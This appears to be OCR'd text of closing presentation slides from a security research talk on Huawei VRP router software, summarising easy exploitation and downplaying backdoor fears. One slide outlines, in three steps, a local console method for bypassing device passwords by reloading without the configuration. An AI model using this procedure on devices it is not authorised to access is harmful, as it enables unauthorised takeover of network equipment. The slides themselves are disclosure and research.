
- This backdoor only works locally or through a terminal server connected to the console
  1. Load VRP without the configuration
  2. Change configuration (passwords, access)
  3. Reboot with configuration loaded
- It should be noted that this is not uncommon
  - PC BIOS used to have a secret password
  - Other companies have backdoors or fixed developer accounts in their code
    - Examples include Siemens, APC, LG, Aztecj, 3com
- However, there is a good reason that Cisco introduced “no service password-recovery”

CONCLUSION

In which we conclude.

SUMMARY

- VRP suffers from 90’s style bugs and fairly easy exploitation
- Huawei appears to be ramping up product security now
- Current state of research indicates that the fears of backdoors are exaggerated
- Local access is currently not defendable



YOU GET WHAT YOU PAY FOR

Fire your CFO.